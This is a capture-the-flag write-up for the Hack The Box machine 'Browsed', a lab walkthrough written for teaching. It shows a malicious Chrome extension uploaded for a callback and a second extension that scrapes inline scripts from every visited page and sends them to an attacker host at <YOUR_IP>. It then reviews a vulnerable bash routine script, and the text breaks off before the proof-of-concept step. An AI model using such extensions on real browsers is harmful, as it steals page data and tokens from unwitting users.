
HTB Browsed Writeup: Chrome Extension Upload to RCE and Python Privilege Escalation

Browsed is a medium-difficulty, out-of-season Hack The Box machine that features a file upload functionality for Chrome extensions which is vulnerable to remote code execution. After gaining an initial foothold, privilege escalation becomes possible by abusing core Python functionality due to an unsafe sudo configuration for the user. The following writeup explains how to obtains both user and root flag on the box:
- The Initial nmap scan shows us only 2 opens ports:
$ nmap -sC -sV 10.129.244.79 --top-ports=5000
<SNIP>
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Browsed
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel- The http-title shows us the name Browsed, we can add it to our hosts file for the proper resolution:

$ echo 10.129.244.79 browsed.htb >> /etc/hosts- If we open the page in a browser, we can immediately see that the website provides an upload functionality:
- Moreover, the webpage also contains a Samples section, which presumably includes examples of files that can be uploaded:

- If we download any of the samples, which are provided as zip archives, we can see that they contain several files such as content.js, manifest.json, and others. Inspecting the manifest.json file, for example from the fontify sample, suggests that these uploads are browser extensions, which also matches the box name quite well. From this, it becomes clear that the application is designed to accept Chrome extensions uploads rather than arbitrary files:
{
  "manifest_version": 3,
  "name": "Font Switcher",
  "version": "2.0.0",
  "description": "Choose a font to apply to all websites!",
  "permissions": [
    "storage",
    "scripting"
  ],
  "action": {
    "default_popup": "popup.html",
    "default_title": "Choose your font"
  },
  "content_scripts": [
    {
      "matches": [
        "<all_urls>"
      ],
      "js": [
        "content.js"
      ],
      "run_at": "document_idle"
    }
  ]
}- This time, I did not spend much time looking for public CVEs or similar references and instead decided to test the upload functionality directly by creating a malicious extension from scratch. Since the application appears to accept browser extension files, we can prepare a manifest.json and a JavaScript file, place them into an archive, and upload it. The example below shows a malicious manifest.json and content.js which should theoretically send a request to our hosted http.server:
manifest.json:

{
  "manifest_version": 3,
  "name": "HTB Test",
  "version": "1.0",
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"]
    }
  ]
}

content.js:

fetch("http://<YOUR_IP>:8080/ping", { mode: "no-cors" });- We can put both files into .zip folder with the next command:
$ zip malicious_extension.zip manifest.json content.js
  adding: manifest.json (deflated 29%)
adding: content.js (deflated 2%)- The next step is to start an http.server instance to check whether we can actually receive a callback from the target server:
$python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...- With our .zip file being ready and server working we can try uploading it using the upload.php link:

- After uploading the archive we are getting a request to our http server:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.39.156 - - [13/Jan/2026 17:19:23] code 404, message File not found
10.129.39.156 - - [13/Jan/2026 17:19:23] "GET /ping HTTP/1.1" 404 -- We received a request on our server, which confirmed that the application was processing our uploaded extension and could likely be made to handle arbitrary content. However, the initial excitement quickly changed. After spending a significant amount of time trying different reverse shell payloads, I came to the conclusion that this path was a dead end. At that point, the next logical question was whether this behavior could be treated as SSRF and used to enumerate internal services. A more practical approach was therefore to use the malicious extension for internal reconnaissance through the browser context. By collecting data exposed to the rendered page, such as inline scripts, configuration values, and internal URLs, we could move on to the next stage of the attack. The next files are used for the enumeration:
manifest.json:

{
  "manifest_version": 3,
  "name": "HTB Test",
  "version": "1.0",
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"]
    }
  ]
}

content.js:

[...document.querySelectorAll("script")].forEach((s, i) => {
  if (s.innerText && s.innerText.length > 0) {
    new Image().src =
      "http://<YOUR_IP>:8080/script?" +
      i + "=" + encodeURIComponent(s.innerText.slice(0, 1500));
  }
});- The above extension injects a JavaScript file into every page the browser visits. The injected script then collects the contents of inline script tags from the currently opened page and sends them back to the attacker-controlled server through outbound image requests. In this case, the goal is simple reconnaissance, as inline scripts might contain useful information such as configuration values, internal hostnames, tokens, or application-specific paths. You can repeat all the actions for these new files starting from step 6 of this writeup. At the end you will get another request to your hosting server:
10.129.244.79 - - [13/Jan/2026 18:32:29] "GET /script?0=%0A%09%0A%09window.addEventListener(%27error%27%2C%20function(e)%20%7Bwindow._globalHandlerErrors%3Dwindow._globalHandlerErrors%7C%7C%5B%5D%3B%20window._globalHandlerErrors.push(e)%3B%7D)%3B%0A%09window.addEventListener(%27unhandledrejection%27%2C%20function(e)%20%7Bwindow._globalHandlerErrors%3Dwindow._globalHandlerErrors%7C%7C%5B%5D%3B%20window._globalHandlerErrors.push(e)%3B%7D)%3B%0A%09window.config%20%3D%20%7B%0A%09%09appUrl%3A%20%27http%3A%5C%2F%5C%2Fbrowsedinternals.htb%3A3000%5C%2F%27%2C%0A%09%09appSubUrl%3A%20%27%27%2C%0A%09%09assetVersionEncoded%3A%20encodeURIComponent(%271.24.5%27)%2C%20%0A%09%09assetUrlPrefix%3A%20%27%5C%2Fassets%27%2C%0A%09%09runModeIsProd%3A%20%20true%20%2C%0A%09%09customEmojis%3A%20%7B%22codeberg%22%3A%22%3Acodeberg%3A%22%2C%22git%22%3A%22%3Agit%3A%22%2C%22gitea%22%3A%22%3Agitea%3A%22%2C%22github%22%3A%22%3Agithub%3A%22%2C%22gitlab%22%3A%22%3Agitlab%3A%22%2C%22gogs%22%3A%22%3Agogs%3A%22%7D%2C%0A%09%09csrfToken%3A%20%27WCusiEOe5Nh3FA1of6vMpG1tJA06MTc3NDcwOTU1MTg2Mjc0NTQzOA%27%2C%0A%09%09pageData%3A%20%7B%7D%2C%0A%09%09notificationSettings%3A%20%7B%22EventSourceUpdateTime%22%3A10000%2C%22MaxTimeout%22%3A60000%2C%22MinTimeout%22%3A10000%2C%22TimeoutStep%22%3A10000%7D%2C%20%0A%09%09enableTimeTracking%3A%20%20true%20%2C%0A%09%09%0A%09%09mermaidMaxSourceCharacters%3A%20%2050000%20%2C%0A%09%09%0A%09%09i18n%3A%20%7B%0A%09%09%09copy_success%3A%20%22Copied!%22%2C%0A%09%09%09copy_error%3A%20%22Copy%20failed%22%2C%0A%09%09%09error_occurred%3A%20%22An%20error%20occurred%22%2C%0A%09%09%09network_error%3A%20%22Network%20error%22%2C%0A%09%09%09remove_label_str%3A%20%22Remove%20item%20%5C%22%25s%5C%22%22%2C%0A%09%09%09modal_confirm%3A%20%22Confirm%22%2C%0A%09%09%09modal_cancel%3A%20%22Cancel%22%2C%0A%09%09%09more_items%3A%20%22More%20items%22%2C%0A%09%09%7D%2C%0A%09%7D%3B%0A%09%0A%09window.config.pageData%20%3D%20window.config.pageData%20%7C%7C%20%7B%7D%3B%0A HTTP/1.1" 404 -- The above content is url encoded so we can use any prefered tool to decode it to readable one:
	window.addEventListener('error', function(e) {window._globalHandlerErrors=window._globalHandlerErrors||[]; window._globalHandlerErrors.push(e);});
	window.addEventListener('unhandledrejection', function(e) {window._globalHandlerErrors=window._globalHandlerErrors||[]; window._globalHandlerErrors.push(e);});
	window.config = {
		appUrl: 'http:\/\/browsedinternals.htb:3000\/',
		appSubUrl: '',
		assetVersionEncoded: encodeURIComponent('1.24.5'),
		assetUrlPrefix: '\/assets',
		runModeIsProd:  true ,
		customEmojis: {"codeberg":":codeberg:","git":":git:","gitea":":gitea:","github":":github:","gitlab":":gitlab:","gogs":":gogs:"},
		csrfToken: 'WCusiEOe5Nh3FA1of6vMpG1tJA06MTc3NDcwOTU1MTg2Mjc0NTQzOA',
		pageData: {},
		notificationSettings: {"EventSourceUpdateTime":10000,"MaxTimeout":60000,"MinTimeout":10000,"TimeoutStep":10000},
		enableTimeTracking:  true ,

		mermaidMaxSourceCharacters:  50000 ,

		i18n: {
			copy_success: "Copied!",
			copy_error: "Copy failed",
			error_occurred: "An error occurred",
			network_error: "Network error",
			remove_label_str: "Remove item \"%s\"",
			modal_confirm: "Confirm",
			modal_cancel: "Cancel",
			more_items: "More items",
		},
	};

window.config.pageData = window.config.pageData || {};- We revealed another seemingly internal subdomain, browsedinternals.htb, together with port 3000 on which the service appears to be running. This was not visible during the initial nmap scan or ffuf fuzzying, and even a follow-up scan still showed port 3000 as closed from our perspective. Nevertheless, since the hostname was exposed through the client-side data, it was worth adding it to the hosts file and checking it manually as usual:
echo 10.129.244.79 browsedinternals.htb >> /etc/hosts- If we try opening the above subdomain in a browser, we surprisingly discover that it is actually accessible over the regular port 80:

- It hosts Gitea, and at this stage we do not have any valid credentials yet. The most reasonable approach is therefore to register a new account here:

- After the registration we are automatically logged in. We can push explore button to look for the existing content:

- We can find an existing repository belonging to the user larry that contains several interesting files, including app.py, routines.sh, logs, backups and others. Reviewing the backups and logs does not seem to reveal anything particularly useful. However, when inspecting app.py, we can identify a couple of interesting parts:
<SNIP>
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

# The webapp should only be accessible through localhost
if __name__ == '__main__':
app.run(host='127.0.0.1', port=5000)- One of the most interesting findings in app.py is the /routines/ route. When this endpoint is accessed, the application passes the supplied rid value as an argument to routines.sh through subprocess.run(). Although the developer explicitly avoids using a shell, which removes some straightforward command injection vectors, this behavior is still security-relevant because user-controlled input is being forwarded directly to a backend script. Another important detail is found at the bottom of the file, where the application is configured to listen only on 127.0.0.1:5000, indicating that the webapp is intended to be accessible only locally. We also need to review routines.sh, since this is the script being called by the Flask application. At first glance, the logic appears simple, as it implements several predefined maintenance routines based on the value of the first argument. However, this part is vulnerable because the user-controlled rid parameter from the Flask route is passed directly into the script as $1:
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

# Vulnerable: user-controlled $1 is used in arithmetic comparison
if [[ "$1" -eq 0 ]]; then
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

elif [[ "$1" -eq 1 ]]; then
  tar -czf "$BACKUP_DIR/data_backup_$(date '+%Y%m%d_%H%M%S').tar.gz" "$DATA_DIR"
  log_action "Routine 1: Data backed up to $BACKUP_DIR."
  echo "Backup completed."

elif [[ "$1" -eq 2 ]]; then
  find "$ROUTINE_LOG" -type f -name "*.log" -exec gzip {} \;
  log_action "Routine 2: Log files compressed."
  echo "Logs rotated."

elif [[ "$1" -eq 3 ]]; then
  uname -a > "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  df -h >> "$BACKUP_DIR/sysinfo_$(date '+%Y%m%d').txt"
  log_action "Routine 3: System info dumped."
  echo "System info saved."

else
  log_action "Unknown routine ID: $1"
  echo "Routine ID not implemented."
fi- The unsafe behavior starts in app.py, where the user-controlled rid value from the /routines/ route is passed directly into routines.sh as an argument. That value becomes $1 inside the bash script and is then used to decide which routine will run. Even though subprocess.run() is called without a shell, which rules out straightforward shell injection at that point, the overall pattern is still unsafe because untrusted input is forwarded directly into a privileged backend script. Since an SSRF-like behavior had already been identified in the previous steps, it could be used to interact with the internal Flask application and reach the vulnerable functionality in routines.sh. In order to proceed, the next step is to prepare another browser extension that issues a request to the localhost-only Flask service at 127.0.0.1:5000. The purpose of this request is to reach the vulnerable routines functionality and trigger the code path identified earlier. The full attack chain is implemented in my PoC script for this machine, which can also be used as a reference for a manual approach. In this writeup, however, I will proceed with the PoC directly, so the first step is to download the repository:
